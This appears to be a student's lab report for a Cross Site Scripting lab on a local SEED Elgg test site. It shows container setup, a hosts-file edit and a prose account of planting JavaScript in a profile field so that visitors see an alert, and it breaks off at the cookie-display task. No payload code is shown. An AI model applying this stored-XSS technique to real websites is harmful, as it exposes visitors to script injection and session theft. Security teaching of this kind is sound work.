
Name: -Priyanka Bugade


SUID: -792539943


Lab name: Cross Site Scripting Attack Lab


Preparation





Adding the sites to the etc/hosts file





ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications
Web_XSS_Elgg.pdf — M...
seed@ip-172-31-19-202...
Labsetup - File Manager
seed@ip-172-31-19-202: ~/
File Edit View Search Terminal Help
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ ls
docker-compose.yml image_mysql image_www mysql_data
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ dcbuild
Building elgg
Step 1/11 : FROM handsonsecurity/seed-elgg:original
original: Pulling from handsonsecurity/seed-elgg
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
d801bb9d0b6c: Pull complete
9c11a94ddf64: Pull complete
81f03e4cea1b: Pull complete
0ba9335b8768: Pull complete
8ba195fb6798: Pull complete
264df06c23d3: Pull complete
Digest: sha256:728dc5e7de5a11bea1b741f8ec59ded392bbeb9eb2fb425b8750773ccda8f706
Status: Downloaded newer image for handsonsecurity/seed-elgg:original



seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ dcup
Creating mysql-10.9.0.6 ... done
Creating elgg-10.9.0.5 ... done
Attaching to elgg-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2023-09-20 19:31:53+00:00 [Note] [Entrypoint]: Entrypoint script fo
mysql-10.9.0.6 | 2023-09-20 19:31:53+00:00 [Note] [Entrypoint]: Switching to dedicat
mysql-10.9.0.6 | 2023-09-20 19:31:53+00:00 [Note] [Entrypoint]: Entrypoint script fo
mysql-10.9.0.6 | 2023-09-20T19:31:54.069571Z 0 [System] [MY-010116] [Server] /usr/sb
mysql-10.9.0.6 | 2023-09-20T19:31:54.079449Z 1 [System] [MY-013576] [InnoDB] InnoDB
mysql-10.9.0.6 | 2023-09-20T19:31:54.327075Z 1 [System] [MY-013577] [InnoDB] InnoDB
mysql-10.9.0.6 | 2023-09-20T19:31:54.531113Z 0 [System] [MY-011323] [Server] X Plugi
qlx.sock
mysql-10.9.0.6 | 2023-09-20T19:31:54.633886Z 0 [Warning] [MY-010068] [Server] CA cer
mysql-10.9.0.6 | 2023-09-20T19:31:54.634111Z 0 [System] [MY-013602] [Server] Channel


ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications
[Web_XSS_Elgg.pdf —...
[hosts [Read-Only] (/e...
seed@ip-172-31-19-2...
Thunar
seed@ip-172-31-19-202: ~/CSE6
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202: ~/CSE643/Lab-02/Labsetup
seed@ip-172-31-19-202: ~/CSE6
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ sudo gedit /etc/hosts
No protocol specified
Unable to init server: Could not connect: Connection refused
(gedit:3210): Gtk-WARNING **: 19:14:48.225: cannot open display: :1.0
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ sudo gedit /etc/hosts &>/dev/null &
[1] 3661
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$






So, these are social website containers.
So now the application is hosted here we just need to. So, we need to set up the DNS address in the host file.
Now, we can open the new tab in the browser.




Task 1: Posting a Malicious Message to Display an Alert Window

We enter the JavaScript code in the short description section. We enter the JavaScript program in a standalone file, save it with the.js extension, and then refer to it is using the.js extension if you want to run a lengthy JavaScript but are constrained by the number of characters you can type in the form the script tag's src attribute.


Observation: -We are going to Samy and editing the Samy's Profile





The alert window should pop-up, when we enter the scripted code into the description field of Samy's profile.



Here when we embed the JavaScript code in the description field of the profile then any outside user who views your profile will see the alert window.









Once we save, we will see the Alert window.


Task 2: Posting a Malicious Message to Display Cookies

